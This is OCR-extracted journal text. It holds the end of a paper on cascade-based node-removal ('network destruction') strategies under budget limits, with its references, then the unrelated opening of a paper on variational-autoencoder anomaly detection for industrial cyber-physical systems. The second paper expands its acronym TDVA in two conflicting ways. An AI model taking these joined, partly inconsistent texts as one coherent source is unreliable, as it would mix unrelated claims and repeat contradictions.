



FIGURE 8: Feature box plot of node degree under completely cascaded network with different cost heterogeneities. Scale-free network with $n = 1000$ nodes and average degree $\widehat{d} = 6$, where the load parameter is $\alpha = p = 1$, the redundancy parameter is $\lambda = 2$, and the cost heterogeneity parameter is $\gamma = 0$. (a) Average degree and number of nodes (small graph) in the large-scale cascade of the network under different cost heterogeneities. (b) Box diagram of degree changes under node removal, which leads to the large-scale cascaded node degree distribution characteristics of the network under different cost heterogeneities.

with respect to the cost heterogeneity. The number of nodes rises in an S-shaped curve, with a rapid increase around $\gamma = 1$. This shows that the heterogeneity of node cost has an important influence on node selection. As the cost heterogeneity increases, more nodes with lower costs will be attacked.

To better analyze the distribution characteristics of the selected nodes under different cost heterogeneities, we present a box diagram of the removed critical nodes in Figure 8(b). From top to bottom, the box plot indicates the upper outlier, the upper edge, the upper quartile, the median, the lower quartile, and the lower edge. When $\gamma < 1$, nodes with higher degrees are all selected, and nodes with lower costs play a supplementary role. When $\gamma = 1$, the nodes with lower cost play a role, but some high-cost nodes are still selected. When $\gamma > 1$, the selected nodes have a low



(a) (b) (c)

Figure 9: Visualization of node removal under different cost heterogeneities. The scale-free network has $n = 1000$, $\widehat{d} = 6$, $\alpha = p = 1$, and $\lambda = 2$. The size of the nodes in the graph is related to their degree. The red node is the node that the algorithm chooses to remove, and the gray node is the node that fails due to cascading.

degree, and low-cost nodes play a leading role. Figure 9 visualizes the removed nodes under different cost heterogeneities in a scale-free network.

7. Conclusion

This paper has investigated the destruction strategy for cost heterogeneous networks using the cascading failure model. In recent years, researchers have sought to maximize the declining network performance by removing as few network nodes as possible, but the cost heterogeneity of the nodes has been ignored. This paper has proposed a heterogeneous cost model of the relationship between nodes and costs. We assumed that the cost is related to the degree of the nodes and can be adjusted by a cost-sensitive parameter γ. We found that due to the cascading characteristics of the network, different node removal orders have different effects on network performance. The DSA-TS algorithm was designed to select the sequence of nodes for removal that maximizes the declining network performance when the attacker's budget is constrained. In DSA-TS, a directional disturbance strategy improves the algorithm's convergence speed, and a tabu search and simulated annealing algorithm are merged to identify the optimal node removal order. The algorithm's effectiveness was proved through experiments on three simulated networks with different cost heterogeneities and six real networks. The convergence of different components of the algorithm was used to prove the convergence of the DSA-TS algorithm.

We conducted extensive experiments on a scale-free network and analyzed the cascading characteristics. As the cost heterogeneity increases, the budget required for complete network cascading first increases and then decreases, reaching a peak near $\gamma = 1$. From the perspective of the defender, this phenomenon shows that protection resources should be allocated according to the influence of the nodes. At the same time, we found that an increase in cost heterogeneity causes the average degree of the selected nodes to decrease along an S-shaped curve, with low-cost nodes playing a crucial role in network security. Therefore, from an attack perspective, the vulnerable nodes that threaten network security are determined not only by their influence on the network but also by their protection situation. When important nodes are overprotected, other nodes may pose a greater threat to network security.

The optimal network destruction strategy is still an open question, especially in terms of how to be adapted or extended in real or emulated environments. The current cost model is relatively simple, and there are many types of devices in the real network. Thus, in the future, we will build a more realistic cost model so that our method can be applied in reality.

Data Availability

The following are the links to the datasets used in this article: power grid, road network, interpersonal network, Facebook, and economic network (http://networkrepository.com/index.php); communication network (http://snap.stanford.edu/data/as-733.html).

Conflicts of Interest

The authors declare that there are no conflicts of interest regarding the publication of this paper.

Acknowledgments

This research was partially supported by the National Natural Science Foundation of China (grant nos. 62002377, 62072424, 61772546, 61625205, 61632010, 61751211, 61772488, 61520106007, and NSF ECCS-1247944), Key Research Program of Frontier Sciences, CAS (grant no. QYZDY-SSW-JSC002), NSF CNS (grant no. 1526638), and National Key Research and Development Plan (grant nos. 2017YFB0801702 and 2018YFB1004704).

References

[1] L. Cui, S. Kumara, and R. Albert, "Complex networks: an engineering view," *IEEE Circuits and Systems Magazine*, vol. 10, no. 3, pp. 10–25, 2010.

[2] S. H. Strogatz, "Exploring complex networks," *Nature*, vol. 410, no. 6825, pp. 268–276, 2001.

[3] A. Azzolin, L. Dueñas-Osorio, F. Cadini, and E. Zio, "Electrical and topological drivers of the cascading failure

dynamics in power transmission networks," *Reliability Engineering & System Safety*, vol. 175, pp. 196–206, 2018.

[4] G. Stergiopoulos, E. Valvis, F. Anagnou-Misyris, N. Bozovic, and D. Gritzalis, "Interdependency analysis of junctions for congestion mitigation in transportation infrastructures," *ACM SIGMETRICS - Performance Evaluation Review*, vol. 45, no. 2, pp. 119–124, 2017.

[5] A. Arulselvan, C. W. Commander, L. Elefteriadou, and P. M. Pardalos, "Detecting critical nodes in sparse graphs," *Computers & Operations Research*, vol. 36, no. 7, pp. 2193–2200, 2009.

[6] R. Albert, H. Jeong, and A.-L. Barabási, "Error and attack tolerance of complex networks," *Nature*, vol. 406, no. 6794, pp. 378–382, 2000.

[7] A. E. Motter and Y. C. Lai, "Cascade-based attacks on complex networks," *Physical Review*, vol. 66, no. 6 Pt 2, Article ID 065102, 2003.

[8] M. G. Angle, S. Madnick, J. L. Kirtley, and S. Khan, "Identifying and anticipating cyberattacks that could cause physical damage to industrial control systems," *IEEE Power and Energy Technology Systems Journal*, vol. 6, no. 4, pp. 172–182, 2019.

[9] C. Chen, M. Cui, X. Fang, B. Ren, and Y. Chen, "Load altering attack-tolerant defense strategy for load frequency control system," *Applied Energy*, vol. 280, pp. 116–015, 2020.

[10] M. Cui and J. Wang, "Deeply hidden moving-target-defense for cybersecure unbalanced distribution systems considering voltage stability," *IEEE Transactions on Power Systems*, vol. 36, pp. 1961–1972, 2020.

[11] Y. Tang, G. Bu, and J. Yi, "Analysis and lessons of the blackout in Indian power grid on july 30 and 31, 2012," *Proceedings of the CSEE*, vol. 32, no. 25, pp. 167–174, 2012.

[12] K.-I. Goh, B. Kahng, and D. Kim, "Fluctuation-driven dynamics of the internet topology," *Physical Review Letters*, vol. 88, no. 10, p. 108701, 2002.

[13] M. Di Summa, A. Grosso, and M. Locatelli, "Branch and cut algorithms for detecting critical nodes in undirected graphs," *Computational Optimization and Applications*, vol. 53, pp. 649–680, 2012.

[14] Y. Shen and M. T. Thai, "Network vulnerability assessment under cascading failures," in *Proceedings of the Global Communications Conference*, Austin, Texas, December 2014.

[15] J. Seo, S. Mishra, X. Li, and M. T. Thai, "Catastrophic cascading failures in power networks," *Theoretical Computer Science*, vol. 607, no. 3, pp. 306–319, 2015.

[16] D. Huang, Q. Cao, A. Sinha et al., "New architecture for intra-domain network security issues," *Communications of the ACM*, vol. 49, no. 11, pp. 64–72, 2006.

[17] J. Zhang, S. Zhong, T. Wang, H. Chao, and J. Wang, "Blockchain-based systems and applications: a survey," *Journal of Internet Technology*, vol. 21, no. 1, pp. 1–14, 2020.

[18] J. Wang, Y. Yang, T. Wang, R. Sherratt, and J. Zhang, "Big data service architecture: a survey," *Journal of Internet Technology*, vol. 21, no. 2, pp. 393–405, 2020.

[19] Z. Baig and S. Zeadally, "Cyber-security risk assessment framework for critical infrastructures," *Intelligent automation and soft computing*, vol. 25, no. 1, pp. 121–129, 2019.

[20] Y. Park, H. Choi, S. Cho, and Y.-G. Kim, "Security analysis of smart speaker: security attacks and mitigation," *Computers, Materials & Continua*, vol. 61, no. 3, pp. 1075–1090, 2019.

[21] Q. Wei, G. Hu, C. Shen, and Y. Yin, "A fast method for shortest-path cover identification in large complex networks," *Computers, Materials & Continua*, vol. 63, no. 2, pp. 705–724, 2019.

[22] D. Zhu, Y. Sun, X. Li et al., "MINE: a method of Multi-Interaction heterogeneous information Network Embedding," *Computers, Materials & Continua*, vol. 63, no. 3, pp. 1343–1356, 2020.

[23] W. M. Eid, S. Atawneh, and M. Al-Akhras, "Framework for cybersecurity centers to mass scan networks," *Intelligent Automation & Soft Computing*, vol. 26, no. 6, pp. 1319–1334, 2020.

[24] P. Bonacich, "Factoring and weighting approaches to status scores and clique identification," *Journal of Mathematical Sociology*, vol. 2, no. 1, pp. 113–120, 1972.

[25] S. Brin, "The anatomy of a large-scale hypertextual web search engine," in *Proceedings of the of 7th World Wide Web Conference*, Brisbane Australia, 1998.

[26] M. Bellingeri, D. Cassi, and S. Vincenzi, "Efficiency of attack strategies on complex model and real-world networks," *Physica A: Statistical Mechanics and Its Applications*, vol. 414, pp. 174–180, 2014.

[27] F. Morone and H. A. Makse, "Influence maximization in complex networks through optimal percolation," *Nature*, vol. 524, no. 7563, pp. 65–68, 2015.

[28] X. L. Ren, N. Gleinig, D. Helbing, and N. Antulov-Fantulin, "Generalized network dismantling," *Proceedings of the National Academy of Sciences*, vol. 116, no. 14, pp. 6554–6559, 2018.

[29] B. Liu, Z. Li, X. Chen, Y. Huang, and X. Liu, "Recognition and vulnerability analysis of key nodes in power grid based on complex network centrality," *IEEE Transactions on Circuits and Systems II: Express Briefs*, vol. 65, no. 3, pp. 346–350, 2018.

[30] R. Aringhieri, A. Grosso, P. Hosteins, and R. Scatamacchia, "Local search metaheuristics for the critical node problem," *Networks*, vol. 67, no. 3, pp. 209–221, 2016.

[31] Y. Zhou, J.-K. Hao, Z.-H. Fu, Z. Wang, and X. Lai, "Variable population memetic search: a case study on the critical node problem," *IEEE Transactions on Evolutionary Computation*, vol. 25, no. 1, pp. 187–200, 2021.

[32] D. Helbing, "Globally networked risks and how to respond," *Nature*, vol. 497, no. 7447, pp. 51–59, 2013.

[33] I. Dobson, B. A. Carreras, V. E. Lynch, and D. E. Newman, "Complex systems analysis of series of blackouts: cascading failure, critical points, and self-organization," *Chaos*, vol. 17, no. 2, pp. 026103–026979, 2007.

[34] L. Zhao, K. Park, and Y. C. Lai, "Attack vulnerability of scale-free networks due to cascading breakdown," *Physical review. E, Statistical, nonlinear, and soft matter physics*, vol. 70, no. 3, Article ID 035101, 2004.

[35] J. Yan, H. He, X. Zhong, and Y. Tang, "Q-learning-based vulnerability analysis of smart grid against sequential topology attacks," *IEEE Transactions on Information Forensics and Security*, vol. 12, no. 1, pp. 200–210, 2016.

[36] L. Zhang, J. Xia, F. Cheng, J. Qiu, and X. Zhang, "Multi-objective optimization of critical node detection based on cascade model in complex networks," *IEEE Transactions on Network Science and Engineering*, vol. 7, no. 3, pp. 2052–2066, 2020.

[37] Y. Zhu, J. Yan, Y. Sun, and H. He, "Revealing cascading failure vulnerability in power grids using risk-graph," *IEEE Transactions on Parallel and Distributed Systems*, vol. 25, no. 12, pp. 3274–3284, 2014.

[38] M. Wang, Y. Xiang, and L. Wang, "Identification of critical contingencies using solution space pruning and intelligent search," *Electric Power Systems Research*, vol. 149, no. Aug, pp. 220–229, 2017.

[39] Y. Qin, X. Zhong, H. Jiang, and Y. Ye, "An environment aware epidemic spreading model and immune strategy in complex networks," *Applied Mathematics and Computation*, vol. 261, pp. 206–215, 2015.

[40] D. J. Watts, "A simple model of global cascades on random networks," *Proceedings of the National Academy of Sciences*, vol. 99, no. 9, pp. 5766–5771, 2002.

[41] Z. X. Wu, G. Peng, W. X. Wang, S. Chan, and W. Ming, "Cascading failure spreading on weighted heterogeneous networks," *Journal of Statistical Mechanics: Theory and Experiment*, vol. 2008, no. 5, pp. 202–205, 2008.

[42] J. Wang, L. Rong, L. Zhang, and Z. Zhang, "Attack vulnerability of scale-free networks due to cascading failures," *Physica A: Statistical Mechanics and Its Applications*, vol. 387, no. 26, pp. 6671–6678, 2008.

[43] H. Mo and G. Sansavini, "Dynamic defense resource allocation for minimizing unsupplied demand in cyber-physical systems against uncertain attacks," *IEEE Transactions on Reliability*, vol. 66, no. 4, pp. 1–13, 2017.

[44] S. Kirkpatrick, C. D. Gelatt, and M. P. Vecchi, "Optimization by simulated annealing," *Science*, vol. 220, no. 4598, pp. 671–680, 1983.

[45] K. Y. Lee, *Modern Heuristic Optimization Techniques : Theory and Applications to Power Systems*, Wiley, Hoboken, New Jersey, US, 2008.

[46] F. Glover, "Future paths for integer programming and links to artificial intelligence," *Computers & Operations Research*, vol. 13, no. 5, pp. 533–549, 1986.

[47] A. L. Barabási and R. Albert, "Emergence of scaling in random networks," *Science*, vol. 286, no. 5439, pp. 509–512, 1999.

[48] D. J. Watts and S. H. Strogatz, "Collective dynamics of "small-world" networks," *Nature*, vol. 393, no. 6684, pp. 440–442, 1998.

[49] P. Erdös and A. Rényi, "On random graphs I," *Publicationes Mathematicae*, vol. 4, pp. 3286–3291, 1959.

[50] R. A. Rossi and N. K. Ahmed, *NetworkRepository: An Interactive Data Repository with Multi-Scale Visual Analytics*, Eprint Arxiv, 2014, https://arxiv.org/abs/1410.3560.

[51] J. Leskovec, J. Kleinberg, and C. Faloutsos, "Graphs over time: densification laws, shrinking diameters and possible explanations," in *Proceedings of the Eleventh ACM SIGKDD International Conference*, Chicago Illinois USA, August 2005.

[52] S. A. Muhammad and K. V. Laerhoven, "Discovering social circles in ego networks," *ACM Transactions on Knowledge Discovery from Data*, vol. 8, no. 1, pp. 73–100, 2014.

[53] P. W. Holland and S. Leinhardt, "Transitivity in structural models of small groups," *Comparative Group Studies*, vol. 2, no. 2, pp. 107–124, 1971.

[54] W. Wang, C. Qiao, Y. L. Sun, and H. He, "Risk-aware attacks and catastrophic cascading failures in U.S. power grid," in *Proceedings of the Global Communications Conference, GLOBECOM 2011*, pp. 5–9, Houston, Texas, USA, December 2011.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 1626025, 17 pages
https://doi.org/10.1155/2021/1626025

Research Article

An Autonomous Cyber-Physical Anomaly Detection System Based on Unsupervised Disentangled Representation Learning

Chunyu Li,[1] **Xiaobo Guo**,[2] **and Xiaowei Wang**[3]

[1]*College of Computer Science & Engineering, Anyang Institute of Technology, Anyang 455000, China*
[2]*College of Mechanical Engineering, Anyang Institute of Technology, Anyang 455000, Henan, China*
[3]*Information Management Center, Physical Education College of Zhengzhou University, Zhengzhou 450052, China*

Correspondence should be addressed to Chunyu Li; chunyuli_ayit71@protonmail.com

Received 9 September 2021; Revised 17 September 2021; Accepted 3 October 2021; Published 18 October 2021

Academic Editor: Konstantinos Demertzis

Cyber-Physical Systems (CPS) in heavy industry are a combination of closely integrated physical processes, networking, and scientific computing. The physical production process is monitored and controlled by the CPS in question, through advanced real-time networking systems, where high-precision feedback loops can be changed when the overgrid of cooperative computing and communication components that make up the industrial process is required. These CPS operate independently but integrate interaction capabilities as well as with the external environment, creating the connection of the physical with the digital world. The outline is that the most effective modeling and development of high-reliability CPS are directly related to the maximization of the production process, extroversion, and industrial competition. In this paper, considering the high importance of the operational status of CPS for heavy industry, an innovative autonomous anomaly detection system based on unsupervised disentangled representation learning is presented. It is a temporal disentangled variational autoencoder (TDVA) which, mimicking the process of rapid human intuition, using high- or low-dimensional reasoning, finds and models the useful information independently, regardless of the given problem. Specifically, taking samples from the real data distribution representation space, separating them appropriately, and encoding them as separate disentangling dimensions create new examples that the system has not yet dealt with. In this way, first, it utilizes information from potentially inconsistent sources to learn the right representations that can then be broken down into subspace subcategories for easier and simpler categorization, and second, utilizing the latent representation of the model, it performs high-precision estimates of how similar or dissimilar the inputs are to each other, thus recognizing, with great precision and in a fully automated way, the system anomalies.

1. Introduction

Heavy industry includes bulky products, complex equipment, and specialized facilities, such as high-tech machine tools and large-scale electromechanical infrastructure, which are involved in the synthesis of chaotic processes. With the introduction of the Industrial Internet of Things (IIoT) in Industry 4.0 [1], communication between machines and humans, as well as the analysis of heterogeneous chaotic industrial processes, becomes clearer. Industry 4.0 generally focuses on continuous interconnection services, which allow the continuous and uninterrupted exchange of signals or information between interconnected systems [2]. These systems, through direct Machine to Machine (M2M) communication and the integration of intelligent services, are converted into CPS, where their interfaces create a common interoperable level of interaction between the physical and the digital world [3]. CPS through the IoT and other intermediates such as interconnected sensors, actuators, and digital-analog signal converters work together to make decentralized optimal decisions while operating autonomously [4].

The security of CPS is related to the security of the information they manage, for example, whether they apply encryption techniques to the data transmission they exchange and the security of the functional controls of the CPS themselves. One of the main methods of active safety related to the possible checks that can be performed to determine

the operational status of the CPS is the detection of anomalies [5]. The detection of anomalies is the process of finding occurrences or behaviors that do not fit the expected pattern of a given process, whereas an anomaly is an observation that deviates so far from prior observations that it raises suspicions that it was generated by a separate mechanism. An additional difficulty in recognizing anomalies is the noise in the data. Distinguishing between noise and anomalies is considered a constant challenge. Abnormalities and deviation of behavior, in general, appear very rarely as an absolute and visible fact [6]. Unintentionally occurring abnormality is usually an indistinguishable contemplative event, as is the deliberate induction of abnormalities which is a long-term and well-organized deception scheme that creates escalating system malfunctions linked with significant risks such as network attacks, equipment failures, malware, and information spying [7].

Detection of anomalies as a process is one of the biggest and most complex challenges in the management of large-scale industrial applications, as the detection of equipment misuse can be due to several relevant or unrelated factors. The method's success, which can be attributed even when the nature of the problem is new and thus unknown, can be attributed to a strategy of comparing the current situation with a model or, more broadly, a set of specifications that are thought to describe its usual operation [8]. Behavioral analysis related to key CPS parameters such as load per node, the mean number of concurrent services, middle cycle length, and network performance is widely used to evaluate the results and identify the anomaly time-lapse, latency, bandwidth, throughput, packet loss rate, and so on [9]. Other technical or heuristic types of analysis may be used in conjunction with abnormal detection to find patterns that will aid in the identification of divergent behavior without causing alarms which are not accurate.

Primarily and by examining the types of abnormalities on an abstract level, the process of detecting abnormalities by artificial intelligence methods may seem to be a simple task, which can be easily completed without any problems, although the process in question is extremely difficult and arduous task. Specifically, the process of identifying anomalies with intelligent algorithms is directly related to the following challenges [1, 10, 11]:

(1) Clear and distinct definition of the limits that determine the alternation of classes between normal and abnormal operation. In many cases, these limits are not clear, and they can overlap under certain conditions, while cases of dynamic limits can be observed which alternate to other factors related to the system under consideration. In these cases, the degree of difficulty of the anomaly recognition process increases exponentially, with the result that normal observations are considered as anomalies or vice versa, with the result of many false alarms appearing in the system.

(2) Identifying cases where normal limits are used for malicious actions, such as fraud, which is a typical example of an anomaly. Attackers often try to adapt their actions to normal behavior, so locating anomalies is an extremely complex process.

(3) Alteration of behavior based on local, temporal, or quantitative evaluation criteria. For example, the view that what is considered normal today may not be normal in the future or any other environment is another important parameter of difficulty in how to detect anomalies. Characteristic of this is the fact that most of the industrial systems change over time under the influence of various factors, constantly creating new states of readjustment of their normal operation.

(4) Universal mode of operation in different systems. Abnormal detection approaches in a field, in most cases, cannot be used in a similar one, even in cases where there are identical procedures that compose or identify it. Even very small inhomogeneities can create ambiguities, which make anomaly detection methods ineffective and essentially useless for reusing or transferring experience from one system to another.

(5) The availability of anomaly training and validation data, which are capable of properly training detection models. In most datasets, there are few cases, or the anomalies are completely absent, resulting in severe class imbalance. This is an extremely serious problem for training abnormal detection methods, as having more than one instance of a category, usually physiological, algorithms end up discriminating against them, which means that abnormalities are recognized as normal function with incalculable consequences.

(6) The ability to operate in real time. The identification of anomalies at the industrial level is directly related to the fact that the data exchanged between the CPS are collected cumulatively, along a continuous and uninterrupted sequence, which means that a successful operational overview of the industrial environment must be supported by intelligent real-time services. But real-time systems assume that the correctness of their operation depends not only on the logical results of the calculations they perform but also on the time at which these results are available. In general, because CPS perform sophisticated activities within specific and strictly defined timeframes, timing is a fundamental fact as violating time constraints can lead to serious malfunctions with disastrous results depending on the type of application or service offered. Respectively, the accuracy in the observance of the time constraints, which is a result of special programming of the CPS modules, can maximize the results of the production process.

In this sense, recognizing the need to use CPS in heavy industry but also the vulnerabilities that characterize the chaotic and heterogeneous environment in question, there is a need to create automated and generally autonomous

intelligent systems that can adequately model the problem of industrial environment anomaly recognition. One of the most reliable techniques that can be used effectively on large-scale data to model anomalies, even if they are new and therefore unknown, is the variational inference [12].

2. Related Literature Work

Variational inference is a relatively well-known and widely used modeling technique used to address unsolvable problems that arise in the context of Statistical Inference. In the literature, there are several instances of implementation of variational inference methods related to models like Variational Bayes [13, 14], Expectation-Maximization [15], Maximum A Posteriori Estimation [16, 17], Markov Chain [18, 19], Monte Carlo methods as Gibbs Sampling [20, 21], and variational autoencoders [22].

Sebestyen and Hangan [5] in their study analyzed several cases and developed many rules to facilitate the implementation of the most appropriate anomaly detection solution for a given Cyber-Physical System. They claim that as Cyber-Physical Systems get more complex, human anomaly detection methods are no longer applicable and that most anomaly detection methods try to leverage certain regularities or correlations that exist between process variables during normal operation. They offered several case studies in which the discriminants varied greatly depending on the domain, the source of the anomaly, and the system's complexity, but in most situations, the anomaly detection technique must be tolerant of certain changes produced by known (e.g., noise) or unknown causes (e.g., Gaussian spread of values). They concluded that, in a Cyber-Physical System, numerous anomaly detection sites should be distributed across the infrastructure, and a mix of approaches can cope better with the wide range of anomaly origins and kinds.

Goh et al. [6] presented an unsupervised approach to identify cyber-threats in Cyber-Physical Systems. They discussed how they used a Recurrent Neural Network to do unsupervised learning and then used the Cumulative Sum technique to find abnormalities in a water treatment plant model. Their research was conducted using a dataset gathered from a Secure Water Treatment Testbed, and the findings revealed that their method could detect threats with low false-positive rates.

Marino et al. [8] in their work presented a Cyber-Physical System called IREST (ICS Resilient Security Technology). Their approach utilized a machine learning model; it was certified under different cyber-physical cases and was developed under a comprehensive approach in finding anomalies by taking into account both cyber and physical disturbances. The studies demonstrate that their sensor can identify both cyber and physical anomalies, with the bonus of using just normal data for training and detecting previously unseen disruptions. For training the cyber and physical machine learning anomaly detection algorithms, IREST employed unsupervised learning. The findings revealed that unsupervised learning performed similarly to managed techniques, with the combined benefit of not requiring aberrant behavior data for training and being able to discover previously unknown cyber and physical abnormalities.

Luo et al. [23] in their study analyzed the latest Deep Learning-Based Anomaly Detection methods in Cyber-Physical Systems and provided a taxonomy in terms of the types of anomalies, tactics, implementation, and assessment metrics to comprehend the key features of existing techniques. This method was also used to describe and focus on new features and designs in each CPS division. They looked into the properties of common neural models, the process of DLAD techniques, and the real-time performance of DL models. Finally, they looked at the flaws in Deep Learning approaches, as well as possible improvements to DLAD methods and future study topics.

Jacobs et al. [4] in their work examined and built models of data flows in communication networks of Cyber-Physical Systems and investigated how network calculus can be utilized to develop those models for CPSs, highlighting anomaly and intrusion detection. This provides a solid platform for researching cyber impacts in CPS by connecting the elements that an IDS may investigate for the detection of cyber intrusions with analytical models of a network. They concentrated on the electric grid and the deployment of a cyber-physical IDS to track changes in both cyber and physical systems. Thus, a rigorous and thorough method to better study and comprehend the grid's cyber-physical interactions and behavior is obtained by modeling the grid data flows using network calculus.

Li et al. [24] developed a semisupervised variational autoencoder without classifier that encodes the incoming data into disentangled and noninterpretable representations and then uses the group information to distribute the disentangled representation through equality constraint. To compensate for the lack of data, they used reinforcement learning to increase the recommended VAE's feature learning ability. Thanks to its encoder and decoder networks, this system can handle both visual and text data. Extensive testing on image and text datasets validated the suggested architecture's utility.

Gregor et al. [25] developed a temporal difference variational autoencoder which learns representations including explicit ideas about states. They outlined the specifications for such a model as well as the conditions that it must meet. This approach generates states from observations by connecting time points separated by random intervals, allowing states to interact directly across larger time spans and explicitly represent the future. It also permits rolling out in state-space and in time steps bigger than the underlying temporal environment or data step size and possibly independent of them.

Posch et al. [12] presented a way for training deep neural networks in a Bayesian way. The suggested method employed variational inference to express the a posteriori uncertainty of network specifications per network layer and in relation to calculated parameter expectation values. In comparison to a non-Bayesian network, this method just requires a few more parameters to be tuned. They used this method to train and test a dataset, and the test error was cut

in half. Furthermore, the trained model provides information on parameter uncertainty in each layer, which may be utilized to compute credible ranges for network design prediction and optimization for a given training data set [26].

3. The Proposed Unsupervised Disentangled Representation Learning System

This paper presents and evaluates an Autonomous Cyber-Physical Anomaly Detection System that uses an unsupervised disentangled representation learning technique. This is a transferable dictionary learning and view adaptation (TDVA) that aims to export a better representation in a smaller space by discovering the distribution of data by calculating the Evidence Lower Bound (ELBO), to export a better representation in a smaller space [27].

The choice of the space of features that compose a problem under consideration plays a crucial role in the generalized ability to make the right decisions. Attributes usually contain a type of information that is expressed through a representation. Solving a problem depends directly on how the information is represented. In particular, low-dimensional spaces usually give a poor representation of the data and so the standards of different classes may be quite close to each other. On the other hand, high-dimensional spaces place the standards quite sparsely, depriving the model of its generalizability. In any case, a good representation is one in which the problem is more easily solved through the transformed data [28].

For example, a good representation usually has a condition of normality, so that if f is the function to be learned and $x \approx y$ is valid, then the corresponding $f_{(x)} \approx f_{(y)}$ is also valid. Another element that stands out in a good representation is the existence of many descriptions organized in a hierarchical structure, starting from the most specific and ending with the most general. In other cases, a good representation contains some manifold, some natural fragmentation, or the ability to sparse descriptions of the problem. In any case, a good representation, whether it is low or high, reflects the basic characteristics of the problem under consideration. Thus, learning an appropriate representation can reduce the dimensionality of the study space, while maintaining the basic relationships between points or groups of points that exist in the original data set, greatly simplifying the process of analysis and categorization.

In general, as in the case of human intuition, the performance of the method depends directly on the representation of the data. For this reason, the proposed system applies data transformation techniques to find optimal representations so that it is easier and simpler to extract the useful information that identifies the problem. In particular, the proposed TDVA by using subtraction adjustments, intermediate representations, and feedback relations optimally captures the assignment of the incoming data to the expected network replies to the output. Each item in the questioned architecture transforms the input representation into either high-level characteristics that are more generic and less modified or low-level features that assist in classifying the inputs. Intermediate representations are utilized as input to a comparable level of operation, where they lead to the identification of abnormalities using nonlinear processing units [12].

A crucial modernization of the proposed TDVA is the fully automated function for the utilization and extraction of useful information that can lead to a reliable result, regardless of the given problem. Also, taking samples from the space of the representations of the real data distribution, transforming them into a real space of coordinates, choosing an approach that is a function of the transformed variables, and separating them as disentangling dimensions give experience to the system even for unknown data [24]. It also effectively utilizes information from potentially inconsistent sources, makes accurate estimates of similarity of data to be analyzed, effectively recognizes a wide range of anomalies, and can be applied to solve a broad spectrum of problems without having to find a detailed solution for each of these, a fact that makes it computationally accessible.

4. Mathematical Method and Proof

Given an $X \in R^N$ set of form training data $\{(x_1, y_1), \ldots, (x_N, y_N)\}$ in which $x_1 \in X$, which models the problem of anomaly detection in industrial CPS, is intended to expand the probability of any training input information $x_i \in X$, according to the following equation [12, 28]:

$$P(X) = \int P(X, z)\mathrm{d}z = \int P(X|z, \phi) \cdot P(z)\mathrm{d}z, \tag{1}$$

where Z is a continuous and nondiscrete distribution and every $z \in Z$. Therefore, for the calculation of the continuous distribution X which takes real values, an integral of common distributions is obtained and not a sum.

An autoencoder [14] is a neural network that is trained to copy input to output. The grid consists of two parts: the encoder which encodes the input x into a hidden representation $h = f(x)$ and the decoder which decodes the representation $r = g(h)$. A sample $x \in R^N$ is represented by the function $f: R^N \longrightarrow R^D$ in a hidden representation. Conversely, the hidden representation $h \in R^D$ is represented in the space of the characteristics $g: R^D \longrightarrow R^N$ (usually $D < N$ applies) [22]. An overview of an autoencoder is shown in Figure 1.

The encoder and the decoder are trained at the same time and their training is no different from the training of a simple neural network as the same learning algorithms can be applied in the case of autoencoders. In their case, the y_i target of each sample x_i is the same as the sample itself, that is, $x_i = y_i$. Although learning the $x = g(f(x))$ function is not of particular interest, by placing constraints on the network that are usually related to the network architecture or weight values, appearing as additional terms in the loss function, special structures of the data can be found.

Variational autoencoder (VAE) [22] is a special form of autoencoder that assumes some unknown distribution on the data. The role of the encoder is to learn how to represent the hidden features of the dataset by storing them in latent variables of reduced dimension. The decoder, on the other hand, constructs artificial data from latent variables. The artificial data should be like the original input data, but not

